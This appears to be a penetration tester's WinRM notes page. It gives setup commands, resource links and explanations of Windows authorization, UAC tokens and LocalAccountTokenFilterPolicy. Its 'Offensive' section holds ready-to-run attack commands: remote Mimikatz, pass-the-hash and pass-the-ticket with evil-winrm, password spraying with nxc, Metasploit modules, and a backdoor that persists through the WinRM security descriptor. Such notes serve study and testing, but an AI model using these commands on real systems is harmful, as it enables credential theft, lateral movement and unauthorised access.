
Resources
- Technology
- By habr : https://habr.com/ru/companies/F6/articles/762006/
- Configure WINRM : https://medium.com/opensight-ch/winrm-remote-management-of-windows-797b3727a111 || https://raw.githubusercontent.com/butschi84/opensight-winrm-configuration/refs/heads/main/tools/opensightWinrmConfiguration.ps1 || http://hurryupandwait.io/blog/understanding-and-troubleshooting-winrm-connection-and-authentication-a-thrill-seekers-guide-to-adventure
- Well known SIDs : https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers
- Windows Authorization Guide : https://csandker.io/2018/06/14/AWindowsAuthorizationGuide.html
- By Bloggingforlogging : https://www.bloggingforlogging.com/2018/01/24/demystifying-winrm/
- By powershellmagazine : https://powershellmagazine.com/2014/03/06/accidental-sabotage-beware-of-credssp/
- By comparitech : https://www.comparitech.com/net-admin/winrm-guide/
- Offensive
- By hackingarticles : https://www.hackingarticles.in/winrm-penetration-testing/ || https://www.hackingarticles.in/a-detailed-guide-on-evil-winrm/
- By pentestlab : https://pentestlab.blog/tag/winrm/
- By habr : https://habr.com/ru/companies/otus/articles/826068/
- By raxis : https://raxis.com/blog/ad-series-using-evil-winrm-to-get-ntds-manually/
Commands
- Technology
- Enable PSRemoting (Starts WinRM service, sets auto-start, creates firewall rules)
Enable-PSRemoting -Force # Verify winrm enumerate winrm/config/listener- Https
# 1. Create a self-signed certificate (valid for 1 year)
$cert = New-SelfSignedCertificate -DnsName "WIN11" -CertStoreLocation "Cert:\LocalMachine\My"

# 2. Note the Thumbprint
$cert.Thumbprint

# 3. Create the HTTPS listener using that thumbprint
New-Item -Path WSMan:\localhost\Listener -Transport HTTPS -Address * -CertificateThumbprint $cert.Thumbprint -Force

# 4. Verify the listener now shows HTTPS
winrm enumerate winrm/config/listener
- Https
- Auth
# Basic auth Set-Item WSMan:\localhost\Service\Auth\Basic -Value $true- Trusted Hosts
Set-Item WSMan:\localhost\Client\TrustedHosts -Value "192.168.1.200" -Force
Set-Item WSMan:\localhost\Client\TrustedHosts -Value "WIN101" -Force

# Check
Get-Item WSMan:\localhost\Client\TrustedHosts
winrm get winrm/config/client
- Trusted Hosts
- Enable PSRemoting (Starts WinRM service, sets auto-start, creates firewall rules)
- Connections
- PSSession (wsmprovhost.exe)
$pass = ConvertTo-SecureString 'Password123#f' -AsPlainText -Force $Cred = New-Object System.Management.Automation.PSCredential('redteamrecipes.com\fmoheb', $pass) Invoke-Command -ComputerName 192.168.99.31 -Credential $cred -ScriptBlock { hostname; whoami} Enter-PSSession -ComputerName WIN11- Https
- Ignore self signed
$opt = New-PSSessionOption -SkipCACheck -SkipCNCheck Enter-PSSession -ComputerName WIN11 -UseSSL -SessionOption $opt- Import Certificate
# On win11
Get-ChildItem -Path "Cert:\LocalMachine\My" | Where-Object { $_.Subject -match "CN=WIN11" } | Export-Certificate -FilePath "C:\Users\Public\WIN11_SSL.cer"

# On win101
xcopy \\win11\users\public\WIN11_SSL.cer .

Import-Certificate -FilePath "C:\Users\fmoheb\WIN11_SSL.cer" -CertStoreLocation Cert:\LocalMachine\Root # Needs admin

test-wsman -computername "win11" -UseSSL
test-wsman -computername "192.168.99.31"
- Https
- winrs (winrshost.exe)
winrs -r:http://192.168.99.31:5985 -u:fmoheb -p:Password123#f "cmd.exe /c whoami" - CIM/WMI (wmiprvse.exe)
$cimSession = New-CimSession -ComputerName 192.168.99.31 -Credential $cred
Invoke-CimMethod -ClassName Win32_Process -MethodName Create -CimSession $cimSession -Arguments @{CommandLine='notepad.exe'}
- PSSession (wsmprovhost.exe)
- Offensive
- Windows
- Recon
- Users
net localgroup "Remote Management Users" - Config
- Winrm
winrm enumerate winrm/config/listener winrm get winrm/config/service/auth - LocalAccountTokenFilterPolicy
New-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" -Name "LocalAccountTokenFilterPolicy" -Value 1 -PropertyType DWord -Force

reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy
- Winrm
- Mandatory level
whoami /groups
- Users
- Offensive
- Invoke-command
Invoke-Command -ComputerName win11 -ScriptBlock { dir c:\ } - winrs
winrs -r:win11 "powershell" winrs -r:http://win11:5985 "powershell" winrs -r:win11 "ipconfig" - Enter-Pssesion
Enter-PSSession -ComputerName win11 -UseSSL- With cred
$password = ConvertTo-SecureString "Password123#f" -AsPlainText -Force $cred = New-Object System.Management.Automation.PSCredential("fmoheb", $password) Enter-PSSession -ComputerName win11 -Credential $cred $sess = New-PSSession -ComputerName win11 -Credential $cred Invoke-Command -Session $sess -ScriptBlock { ipconfig } Enter-PSSession -Session $sess - Download & Upload
Copy-Item -ToSession $sess -Path .\Desktop\pspw.ps1 -Destination C:\Users\tsoprano\Desktop\

Copy-Item -FromSession $sess -Path C:\Users\tsoprano\Desktop\pspw.ps1 -Destination .
- With cred
- Importing Scripts
. .\Invoke-Mimikatz.ps1
Invoke-Mimikatz -ComputerName win11
- Invoke-command
- Persistance
- ConfigSDDL
winrm configSDDL default # Create a user (ex:svc_backup_exec ..) and add it with full access or execution now u have access to winrm as admin [nxc winrm 192.168.99.31 -u jsnow -p Password123#j -x 'whoami /groups']

Get-Item -Path WSMan:\localhost\Service\RootSDDL | fl
- ConfigSDDL
- Recon
- Linux
- Recon
- nmap
nmap -p 5985,5986 192.168.99.31 - nxc
nxc winrm 192.168.99.11 -d redteamrecipes.com -u users.txt -p Password123#y - MSF
# Auth Modes msf > use auxiliary/scanner/winrm/winrm_auth_methods # Test creds msf > use auxiliary/scanner/winrm/winrm_login # execute commands msf > use auxiliary/scanner/winrm/winrm_cmd # Shell msf > exploit/windows/winrm/winrm_script_exec - bloodhound
MATCH p=(u:User)-[:CanPSRemote*1..]->(c:Computer)
RETURN p
- nmap
- Exploitation
- evil-winrm
evil-winrm -i 192.168.99.31 -p Password123#f -u fmoheb evil-winrm -i 192.168.99.31 -p Password123#f -u fmoheb -S # PTH evil-winrm -i 192.168.99.31 -u fmoheb -H 70acaa6bad1c4d34405f748f3fa4a9d1 # PTT # apt install krb5-user ntpdate 192.168.99.30 nano /etc/krb5.conf [realms] REDTEAMRECIPES.COM = { kdc = 10.10.10.5 admin_server = 10.10.10.5 } [domain_realm] .redteamrecipes.com = REDTEAMRECIPES.COM redteamrecipes.com = REDTEAMRECIPES.COM nano /etc/hosts 192.168.99.31 WIN11 win11.redteamrecipes.com 192.168.99.30 rtr-dc redteamrecipes.com rtr-dc.redteamrecipes.com evil-winrm -r redteamrecipes.com -i win11.redteamrecipes.com - nxc
nxc winrm 192.168.99.31 -u jsnow -p Password123#j -x 'whoami /groups' - Pwsh (Not worked for me)
pwsh
$password = ConvertTo-SecureString "Password123#f" -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential("fmoheb", $password)
enter-PSSession -ComputerName 192.168.99.31 -Credential $cred
- evil-winrm
- Recon
- Windows
Tools
- WinrmConfigration_SSL : https://raw.githubusercontent.com/butschi84/opensight-winrm-configuration/refs/heads/main/tools/opensightWinrmConfiguration.ps1
- Evil-Winrm : https://github.com/Hackplayers/evil-winrm
- ConPtyShell : https://github.com/antonioCoco/ConPtyShell
- PSInject : https://github.com/EmpireProject/PSInject/
Detection
- By detect.fyi : https://detect.fyi/detection-of-evil-winrm-8941eedc586d
Notes
General
- The WinRM service runs and runs in the context of a process svchost.exe -k NetworkServices -p -s WinRM.
- Since version 2.0 of WinRM, the listener of the service %systemroot%\system32\WsmSvc.dll listens to ports by default 5985/TCP for HTTP connections and 5986/TCP for HTTPS connections. Used in Windows Server 2008/Windows 7 80/TCP and 443/TCP accordingly.

- WinRM supports the following authentication mechanisms:
- Basic : to authenticate the client and authorize their requests to the server using basic HTTP headers. This authentication mechanism is insecure and is not recommended for use because credentials are transmitted explicitly.
- Digest : is an authentication mechanism that uses HTTP headers to transfer authentication data between a client and a server using a hash function.
- NTLM : to authenticate a client by username and password if the client and server are not members of the same domain or if a similar authentication mechanism is used.
- Kerberos : for mutual authentication between client and server in Windows domain. The client and server must be members of the same domain.
- SSL certificates : to verify server and client legitimacy when using HTTPS. This authentication mechanism ensures the security of transmitted data through encryption.
- CredSSP : to delegate credentials to a server that can use them to perform tasks on remote computers.

- WinRM allows you to create a list of trusted hosts.
- WinRM allows you to establish long interactive sessions with a remote host, execute individual commands, scripts, and WMI (CIM) requests.
- Groups need to access is local administrators and BUILTIN\Remote Management Users

- Kerberos fails (it needs a resolvable hostname)
- Look for the Mandatory Label (e.g., Medium Mandatory Level indicates a filtered token, while High Mandatory Level indicates an elevated token).
- By default all objects are assigned with a Medium Integrity Label
- For remote access (e.g. via wmic) domain administrators are given a full high integrity access token, but local Non-RID-500er admins will only be given a medium integrity restricted token.
- PSRP is accessibly by both the local administrators and the BUILTIN\Remote Management Users group ( Invoke-Command, Enter-PSSession and not for commands run with winrs or most third party tools like Ansible. )

- If we use the IP instead of the computer name, we must use explicit credentials, or alternatively, we can use the flag -Authentication Negotiate instead of providing explicit credentials
- Keep in mind that using -Authentication Negotiate will select either Kerberos or NTLM as the underlying authentication mechanism based on what both the client and server support and prefer. It is good to use this flag if we are having authentication issues.
Enable-PSRemoting -Force
Running
Enable-PSRemoting -Forceexecutes a highly specific sequence to transform a Windows machine into a fully accessible PowerShell target, bypassing prompts silently:
- 1. Starts the WinRM Service: Changes the WinRM service (
svchost.exe) to Automatic and immediately starts it.- 2. Creates the HTTP Listener: Binds an HTTP listener to Port 5985, accepting connections on all local IPv4/IPv6 addresses.
- 3. Punches a Firewall Hole: Automatically creates inbound rules in the Public, Domain, and Private firewall profiles to allow TCP traffic on port 5985.
- 4. Registers PowerShell Endpoints: Creates the
Microsoft.PowerShellandMicrosoft.PowerShell32session configurations. This grants the local Administrators group execute access, allowingwsmprovhost.exeto spawn.- 5. Bypasses UAC (OPSEC Goldmine): Modifies the registry to enable
LocalAccountTokenFilterPolicy. This prevents User Account Control (UAC) from stripping admin privileges during remote logons. If you Pass-the-Hash with a local admin account, you instantly get a High-Integrity token.
Windows Authorization, UAC, and Remote Access Master Guide
1. The Core Authorization Process The Security Reference Monitor (SRM) checks access using
SeAccessCheckby evaluating three things: your Access Token (who you are, what groups you are in, and your privileges), the Access Right (the action you want to take, likeGENERIC_READ), and the target object’s Security Descriptor (the access rules).2. The Security Descriptor & DACL Rules Every object has a Security Descriptor containing the Owner/Group SIDs, the SACL (for auditing and Integrity Labels), and the DACL (allow/deny rules via Access Control Entries).
- NULL DACL: Full access is granted to everyone.
- Empty DACL: No access is granted to anyone.
3. Mandatory Integrity Control (MIC) MIC is checked before the DACL. It assigns Integrity Levels (Low, Medium, High, System). By default, objects are Medium. MIC strictly enforces “No Write Up” a lower IL process (like a sandboxed browser) cannot modify or inject code into a higher IL object, even if the DACL explicitly allows the user.
4. Privileges vs. Access Rights
- Access Rights control interaction with specific securable objects (e.g., reading a file).
- Privileges control system-wide operations (e.g., shutting down the system, loading device drivers, debugging).
5. UAC Token Mechanics When UAC is enabled, administrators receive two tokens: a Filtered Token (Medium IL, stripped privileges used for standard execution) and a Full Token (High IL, full privileges granted only when explicitly triggering the “Run as administrator” consent prompt).
6. The RID-500 Exception The built-in local
Administrator(SID ending in-500) is not enrolled in UAC by default. Logging in instantly grants the Full High IL token without needing consent prompts. (Defenders can force UAC on this account by setting theFilterAdministratorTokenregistry key to 1).
7. Remote Access & Pass-the-Hash (PtH) Network logons (SMB, WMI, WinRM) handle tokens differently than physical logons:
- Local Admins (Non-RID-500): UAC drops them to a restricted Medium IL token. PtH authenticates successfully but returns “Access Denied” for administrative tasks.
- RID-500 Admin & Domain Admins: Automatically exempt from remote UAC restrictions. They receive Full High IL tokens, making PtH fully successful for lateral movement.
- RDP Exception: RDP is treated as an interactive logon, so the network-level remote UAC restrictions do not apply.
- The Master Key: If the
LocalAccountTokenFilterPolicyregistry key is set to1, Windows stops stripping tokens for remote local admins, allowing PtH to yield High IL shells for any local administrator account.
Errors

- Depending on the context, we may get a PowerShell error while attempting to connect to a remote host from Windows. Those errors are typically related to rights, authentication method, network access, or TrustedHost configuration. In the following example, we got an error because we attempted to use the target machine’s name instead of the FQDN. Sometimes, Kerberos won’t work unless we use the FQDN.
- TrustedHosts error as follows
LocalAccountTokenFilterPolicy (The Pass-the-Hash Key)
Path:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicyThis key controls whether User Account Control (UAC) strips administrative privileges from local accounts during network logons (SMB/WMI/WinRM).
- Not Set / 0 (Default): Remote UAC is ON. Pass-the-Hash with a Local Admin (Non-RID 500) yields a restricted Medium Integrity shell. Admin commands will fail.
- Set to 1: Remote UAC is OFF. Pass-the-Hash with a Local Admin yields a full High Integrity / SYSTEM shell.
(Note: This key does not affect Domain Admins or the built-in RID-500 Administrator, as they bypass Remote UAC inherently).